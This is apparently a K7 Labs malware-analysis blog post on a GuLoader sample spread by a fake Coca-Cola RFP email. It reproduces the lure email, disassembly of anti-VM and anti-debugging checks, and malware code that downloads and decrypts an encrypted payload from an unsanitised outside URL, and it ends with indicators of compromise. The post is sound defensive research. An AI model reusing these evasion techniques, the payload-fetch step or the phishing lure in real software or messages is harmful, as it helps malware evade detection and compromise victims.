

# GuLoader Snowballs via MalSpam Campaigns

labs.k7computing.com/

By K7 Labs

February 17, 2021



**GuLoader** is one of the well-known **downloader malware** of 2020, as its prevalence was very high during the first half of the year. Its common payloads were **FormBook**, **Agent Tesla**, **LokiBot**, **Remcos RAT**, just to name a few, which were delivered by abusing storage services like **OneDrive**, **Google Drive** etc. Our 1<sup>st</sup> encounter with the GuLoader binary was in March 2020 when it was delivering FormBook in a **spam campaign**. Later, Check Point revealed their findings about the similarities between GuLoader and **CloudEye**, a protector for binaries.

Recently, we got our hands on the latest GuLoader binary which was submitted to bazzar[.]abuse[.]ch by JAMESWT (@JAMESWT\_MHT). It came as an email attachment as depicted in Figure 1. The email seemed interesting because the sender's name was Amit Saini claiming to be **from Coca-Cola, Bangalore, India**.

# RE: EXTERNAL RFP - PAN India Epoxy / PU - 2021

From: Amit Saini | Coca-cola <asaini@522.nvbo.ga>

To:

Date: Wed, 03/02/2021 14:56

 EXTERNAL RFP - PAN India Epoxy PU - 2021.gz  
Sha256: 3eedfdc115ff82f4f23c404fea543d2726ed2d7f1e6e60012dab92345ebae287  
**60.32 KB** 

This RFP is being sought strictly for the purpose of gaining information of services and supplies available with an estimate of their corresponding costs and should not be construed as intent, commitment, or promise to acquire services, supplies, or solution offered.

Post this RFP we will have detailed presentation with shortlisted service providers through Video Conference.

Request you go through the attached details & embedded file for necessary inputs/Offer.

We welcome you to accept our invitation & respond submissively to this RFP by or before 5PM on 10th February 2021.

<b>RFP Release Date</b>	03.02.2021
<b>Question/Enquiry Submission Deadline</b>	04.04.2021
<b>Proposal Submission Deadline</b>	10.02.2021 by 5 PM
<b>Performance Period</b>	One Year from the date of Contract

Best Regards

Amit Saini

Procurement – Business Shared Service



**Hindustan Coca-Cola Beverages Private Limited**

Brigade Magnum | B-Wing | 7<sup>th</sup>, 8<sup>th</sup> & 9<sup>th</sup> Floor

Bellary Road | Kodigehalli Gate | Amruthahalli | Bangalore – 560092.

(080 39607200 | ) Extn: 7209 | (+91 7389939651

Figure 1: Email with Attachment (courtesy of [@JAMESWT\\_MHT](#))

The infection vector hasn't changed yet but we at **K7 Labs** still keep track of GuLoader because of the efforts taken by them to keep improving their code for detecting the Virtual/Debug environment. Although some of the tricks are old, they still get the job done. In this blog, we'll see the improvements that have been made to the code over time.

## Anti-Analysis & Anti-VM/Debug Techniques

## GuLoader in March 2020

1. Debugger Anti-Attach technique – using `ntdll.ZwSetInformationThread()` with parameter `0x11`
2. Patching `ntdll.DbgBreakPoint()` and `ntdll.DbgUiRemoteBreakin()`
3. Patching User mode hooks – patching the 1<sup>st</sup> 5 bytes of unconditional jump (0xe9 ????????) set by some AV & sandboxes

## GuLoader after July 2020

In addition to previous techniques mentioned above, there were some more tricks found in the binary which was received after the end of June and they are

1. `ZwQueryVirtualMemory()` – to detect execution with in virtual machine
2. Check breakpoints
3. Enumerating the active windows using `EnumWindows()` API
4. Checking for `qemu-ga.exe` and `qga.exe` under Program Files.

While all these were documented tricks there are 2 tricks in particular which were quite interesting to us.

RDTSC and CPUID instruction combination as depicted in Figure 2.

It uses RDTSC instruction to get the elapsed time in EAX:EDX and performs OR operation between EAX & EDX and saves it in ESI. Then it calls CPUID instruction with EAX=1 and checks if the 31<sup>st</sup> bit (0x1f) is set (by default it is 0 & if run under virtual machine it will be set) and then exits execution by displaying a popup message stating **“The program cannot be run under virtual Environment or debugging software!”**.

Again it calls RDTSC instruction and performs the OR operation between EDX and EAX and subtract the new result with the previous result stored in ESI. In normal execution, the difference between 2 RDTSC instructions will never be 0, but the code checks if the difference is less than or equal to 0 which results in an endless loop.

003C3FC7	0F AE E8	lfence	
003C3FCA	0F 31	rdtsc	Read Timestamp counter
003C3FCC	0F AE E8	lfence	
003C3FCF	C1 E2 20	shl edx,20	
003C3FD2	09 C2	or edx,eax	
003C3FD4	89 D6	mov esi,edx	
003C3FD6	60	pushal	
003C3FD7	B8 01 00 00 00	mov eax,1	
003C3FDC	0F A2	cpuid	cpuid when eax=1, returns feature flag in ecx,edx
003C3FDE	0F BA E1 1F	bt ecx,1F	Checks if 31st bit is Set (feature flag)
003C3FE2	0F 82 D6 3C 00 00	jb 3C7CBE	31st bit is always zero, if it is set then debugger/vm present
003C3FE8	61	popal	
003C3FE9	0F AE E8	lfence	
003C3FEC	0F 31	rdtsc	Read Timestamp counter
003C3FEE	0F AE E8	lfence	
003C3FF1	C1 E2 20	shl edx,20	
003C3FF4	09 C2	or edx,eax	
003C3FF6	29 F2	sub edx,esi	Time difference between 2 rdtsc instruction
003C3FF8	83 FA 00	cmp edx,0	diff between 2 rdtsc will not be less than or equal to zero
003C3FFB	7E CA	jle 3C3FC7	
003C3FFD	C3	ret	

Figure 2: RDTSC and CPUID Instructions

Apart from the infinite loop mentioned above, it also uses one more loop which executes for **0x186a0** times (that is 100000 times). The value 0x186a0 is stored in ECX and performs addition between EDI (EDI=0 initially) and the result received after the difference between two RTDSC instructions (mentioned above). This loop is executed till ECX becomes 0 and if the value in EDI after the loop ends is greater than **0x68e7780** it again returns to the start of the check where it again sets ECX to 0x186a0.

```

003F618A 84 FD test ch,bh
003F618C C7 85 9C 00 00 00 mov dword ptr ss:[ebp+9C],0
003F6196 66 81 F9 BD CF cmp cx,CFBD
003F6198 31 FF xor edi,edi
003F619D 85 C8 test eax,ecx
003F619F 38 FF cmp bh,bh
003F61A1 B9 A0 86 01 00 mov ecx,186A0
003F61A3 38 E8 cmp dh,ah
003F61A8 84 D3 test bl,d1
003F61AA 66 85 D3 test bx,dx
003F61AD 51 push ecx
003F61AE 80 FC C1 cmp ah,C1
003F61B1 66 85 C0 test ax,ax
003F61B4 E8 AE 00 00 00 call 3F6267
003F61B9 38 F6 cmp dh,dh
003F61BB 80 FD EF cmp ch,EF
003F61BE 59 pop ecx
003F61BF 83 FA 31 cmp edx,31
003F61C2 7F 1A jg 3F61DE

004C622A 84 E5 test ch,ah
004C622C 01 D7 add edi,edx
004C622E 39 C2 cmp edx,eax
004C6230 49 dec ecx
004C6231 83 F9 00 cmp ecx,0
004C6234 ^ 0F 85 70 FF FF FF jne 4C61AA
004C623A ^ 81 BD 9C 00 00 00 cmp dword ptr ss:[ebp+9C],EA60
004C6244 ^ 0F 8F FA FE FF FF jg 4C6144
004C624A 66 85 C0 test ax,ax
004C624D 83 FF 00 cmp edi,0
004C6250 ^ 0F 8C EE FE FF FF jl 4C6144
004C6256 39 D3 cmp ebx,edx
004C6258 81 FF 80 77 8E 06 cmp edi,68E7780
004C625E ^ 0F 8D E0 FE FF FF jge 4C6144
004C6264 84 FE test dh,bh
004C6266 C3 ret
004C6267 E8 30 01 00 00 call 4C639C
004C626C 89 D6 mov esi,edx

```

Figure 3: RDTSC loop

Retrieves the name of the active window and creates a hash with it and matches it with the predefined hash stored in the code as depicted in Figure 4.

```

003C009D 84 EE test dh,ch
003C009F ^ E9 32 55 00 00 jmp 3C55D6
003C00A4 59 pop ecx
003C00A5 89 4D 1C mov dword ptr ss:[ebp+1C],ecx
003C00A8 38 FC cmp ah,bh
003C00AA 84 ED test ch,ch
003C00AC 6A 00 push 0
003C00AE 68 1D 75 14 B3 push B314751D
003C00B3 68 01 3F C5 A7 push A7C53F01
003C00B8 80 FF 18 cmp bh,18
003C00BB 68 5B 18 21 7F push 7F21185B
003C00C0 68 E6 AD 17 3E push 3E17ADE6
003C00C5 68 20 D9 1F F2 push F21FD920
003C00CA 68 88 31 AA 27 push 27AA3188
003C00CF 66 81 FA 1F 7B cmp dx,7B1F
003C00D4 68 12 8F CB DF push DFCB8F12
003C00D9 68 6C C7 9C 2D push 2D9CC76C
003C00DE 84 EE test dh,ch
003C00E0 E8 02 7B 00 00 call 3C7BE7

```

[ebp+1C]: "ntd11"

VBoxTrayToolWndClass

Figure 4: Hash Comparison of the Active Window

The GuLoader sample which was analyzed recently had almost every check mentioned above except for the active window hash comparison. Instead they have a different hash comparison technique.

### Using **MsiEnumProductsA()** and **MsiGetProductInfo()** function

First it calls MsiEnumProductsA() function with iProductIndex as 0 and increments it by 1 for subsequent calls. It returns a product code which is a 38 character GUID with a null terminating character making it 39 character long. This GUID is given as input to MsiGetProductInfo() function to retrieve the product name installed and this loop is executed for 0xff times as depicted in Figure 5.

003E0A0C	57	push edi	
003E0A0D	66 51	push cx	
003E0A0F	66 B9 C5 BF	mov cx,B9C5	
003E0A13	66 59	pop cx	
003E0A15	56	push esi	
003E0A16	84 EF	test bh,ch	
003E0A18	FF 95 00 01 00 00	call dword ptr ss:[ebp+100]	[ebp+100]:MsiEnumProductsA
003E0A1E	83 F8 00	cmp eax,0	
003E0A21	0F 85 51 01 00 00	jne 3E0B78	
003E0A27	90	nop	
003E0A28	EB 00	jmp 3E0A2A	jmp \$0
003E0A2A	E8 0C 00 00 00	call 3E0A38	
003E0A2F	50	push eax	
004C0AA9	81 EF FF 00 00 00	sub edi,FF	edi:"{4A03706F-666A-4037-7777-5F2748764D10}"
004C0AAF	57	push edi	edi:"{4A03706F-666A-4037-7777-5F2748764D10}"
004C0AB0	38 C0	cmp al,al	
004C0AB2	FF 95 04 01 00 00	call dword ptr ss:[ebp+104]	[ebp+104]:MsiGetProductInfoA
004C0AB8	66 39 C8	cmp ax,cx	
004C0ABB	56	push esi	
004C0ABC	38 F6	cmp dh,dh	
004C0ABE	81 C7 FF 00 00 00	add edi,FF	
004C0AC4	57	push edi	
004C0AC5	E6 C1 08	test cl,8	
004C0AC8	E8 80 51 00 00	call 4C5C7D	Hash calculation
004C0ACD	5E	pop esi	
004C0ACE	81 FA 68 AC BB 73	cmp edx,73BBAC68	
004C0AD4	3D FD A9 8A 7C	cmp eax,7C8AA9FD	
004C0AD9	0F 84 3A 5D 00 00	je 4C6819	
004C0ADF	66 81 FE 5B 19	cmp si,195B	
004C0AE4	3D 51 FB 8F 9B	cmp eax,9B8FFB51	
004C0AE9	0F 84 2A 5D 00 00	je 4C6819	
004C0AEF	84 FE	test dh,bh	
004C0AF1	3D 91 16 5E 55	cmp eax,555E1691	
004C0AF6	0F 84 1D 5D 00 00	je 4C6819	
004C0AFC	84 D1	test cl,d1	
004C0AFE	3D 5D C8 81 CE	cmp eax,CE81C85D	
004C0B03	0F 84 10 5D 00 00	je 4C6819	
004C0B09	66 85 D2	test dx,dx	
004C0B0C	F6 C1 49	test cl,49	
004C0B0F	46	inc esi	
004C0B10	39 D0	cmp eax,edx	
004C0B12	38 EC	cmp ah,ch	
004C0B14	81 FE FF 00 00 00	cmp esi,FF	
004C0B1A	0F 85 DF FE FF FF	jne 4C09FF	
004C0B20	EB 48	jmp 4C0B6A	

Figure 5: MsiEnumProductsA() and MsiGetProductInfo() loop

The result received after a call to MsiGetProductInfo() is the name of the product in strings which needs to be converted to a hash for comparison. This eliminates performance overhead since comparing each character sequentially takes time. The hashing function used here is djb2 as depicted in Figure 6 which is quite simple and lightweight.

```

int FUN_0005c7d(byte *Product_Info)
{
    int iVar1;
    iVar1 = 0x1505;
    do {
        if (0xa3 < *Product_Info) {
            return 0;
        }
        iVar1 = iVar1 * 0x21 + (uint)*Product_Info;
        Product_Info = Product_Info + 1;
    } while (*Product_Info != 0);
    return iVar1;
}

```

djb2

this algorithm (k=33) was first reported by dan bernstein many years ago in comp.lang.c. another version of this algorithm (now favored by bernstein) uses xor: hash(i) = hash(i - 1) \* 33 ^ str[i]; the magic of number 33 (why it works better than many other constants, prime or not) has never been adequately explained.

```

unsigned long
hash(unsigned char *str)
{
    unsigned long hash = 5381;
    int c;

    while (c = *str++)
        hash = ((hash << 5) + hash) + c; /* hash * 33 + c */

    return hash;
}

```

Figure 6: Hashing Logic

The hashes used in the code (like **0x7c8aa9fd**, **0x9b8ffb51**) are unknown to us at this point in time but anyone can guess that it must be mostly related to check if AV, sandboxes or debuggers are installed.

Use of **NtQueryInformationProcess()** with processInformationClass parameter as 0x07 (process debug port) as depicted in Figure 7. This API usage is well documented and is an old trick to detect if the process is being debugged.

003E7AED	66 81 FB 0F 0B	cmp bx,BOF	
003E7AF2	74 23	je 3E7B17	
003E7AF4	84 C9	test cl,c1	
003E7AF6	FF D0	call eax	eax:NtQueryInformationProcess
003E7AF8	80 FB CD	cmp b1,CD	
003E7AFB	0F 7E C9	movd ecx,mm1	ecx:"8v>"
003E7AFE	80 F9 4C	cmp c1,4C	4C:'L'
003E7B01	0F 7E DA	movd edx,mm3	
003E7B04	66 85 CB	test bx,cx	

0012F5C0	FFFFFFF	
0012F5C4	00000007	ProcessDebugPort
0012F5C8	0012F670	
0012F5CC	00000004	
0012F5D0	00000000	
0012F5D4	0012FADC	

Figure 7: NtQueryInformationProcess() function

Code implementation changes – to make the process of reversing/debugging a little harder they have implemented **spaghetti code** which is a code having a lot of jumps and calls.

Once all these Anti-VM and Anti-Debugging checks are over it proceeds to download the encrypted binary from the domain stated and copies it to a buffer space and decrypts it as depicted in Figure 8.



003E3D7E	38 D2	cmp d1,d1	
003E3D80	6A 00	push 0	
003E3D82	68 00 01 00 84	push 84000100	
003E3D87	66 39 DB	cmp bx,bx	
003E3D8A	6A 00	push 0	
003E3D8C	6A 00	push 0	
003E3D8E	50	push eax	eax:"https://repair-electronics.com/act_eZkyOIeopF238.bin"
003E3D8F	FF 85 E8 00 00 00	push dword ptr ss:[ebp+E8]	
003E3D95	FF 95 D8 00 00 00	call dword ptr ss:[ebp+D8]	[ebp+D8]:InternetOpenUrlA
003E3D98	66 39 C8	cmp ax,cx	
003E3D9E	85 C0	test eax,eax	eax:"https://repair-electronics.com/act_eZkyOIeopF238.bin"
003E3DA0	0F 84 05 02 00 00	je 3E3FAB	
003E3DA6	38 CA	cmp d1,c1	
003E5EE9	F6 C3 A4	test b1,A4	
003E5EEC	66 8B 9A 40 00 01	mov bx,word ptr ds:[edx+10040]	
003E5EF3	84 FD	test ch,bh	
003E5EF5	66 8B 00	mov ax,word ptr ds:[eax]	
003E5EF8	66 31 C8	xor ax,cx	
003E5EFB	66 31 C3	xor bx,ax	
003E5EFE	84 C3	test b1,a1	
003E5F00	66 81 FB 4D 5A	cmp bx,5A4D	MZ
003E5F05	74 0A	je 3E5F11	
003E5F07	38 FC	cmp ah,bh	
003E5F09	66 41	inc cx	
003E5F0B	EB 91	jmp 3E5E9E	
003E5F0D	38 E7	cmp bh,ah	
003E5F0F	38 C1	cmp c1,a1	
003E5F11	F6 C7 AC	test bh,AC	
003E5F14	8B 45 64	mov eax,dword ptr ss:[ebp+64]	
003E5F17	80 FB 27	cmp b1,27	27: ''
003E5F1A	31 DB	xor ebx,ebx	
003E5F1C	84 E4	test ah,ah	
003E5F1E	66 31 0C 18	xor word ptr ds:[eax+ebx],cx	
003E5F22	66 F7 C7 20 34	test di,3420	
003E5F27	81 FB 71 03 00 00	cmp ebx,371	
003E5F2D	7D 0C	jge 3E5F3B	
003E5F2F	83 C3 02	add ebx,2	
003E5F32	EB E8	jmp 3E5F1C	
003E5F34	84 EF	test bh,ch	
003E5F36	F6 C1 8B	test c1,8B	
003E5F39	85 C9	test ecx,ecx	
003E5F3B	66 85 C9	test cx,cx	
003E5F3E	66 85 C3	test bx,ax	
003E5F41	8B 54 24 04	mov edx,dword ptr ss:[esp+4]	
003E5F45	8B 4C 24 08	mov ecx,dword ptr ss:[esp+8]	
003E5F49	84 E5	test ch,ah	

Figure 8: Downloading after Decrypting the Binary

The domain is still live and seems to be bogus because the domain name mentioned in the contact section of the page is **repair-electronics[.]com** whereas the domain name active is **repair-electrons[.]com** and the “**created by Mohamad Chedid**” line under copyright symbol has a HTML href tag, which is blank and doesn’t redirect anywhere. When viewing the source of the page there is a commented line saying “**Free HTML5 template developed by FREEHTML5.CO**” as depicted in Figure 9.




Figure 9: Bogus Domain Name

Threat actors are always evolving by modifying their tools with improved techniques and tricks to evade detection and make the analysis harder. Here at K7 Labs we actively monitor such malware and have proactive detection for all the files. So stay safe from these kinds of attacks in this pandemic situation by using a reputed AV product such as K7 products.

## Indicators Of Compromise (IOCs)

**MD5:** 1C8B24FCF8143C9035EE722EC8714EB0

**File Name:** EXTERNAL RFP – PAN India Epoxy PU – 2021.exe

**K7 Detection Name:** Trojan ( 005774081 )

### URL

hxxps[:]//www[.]repair-electrons[.]com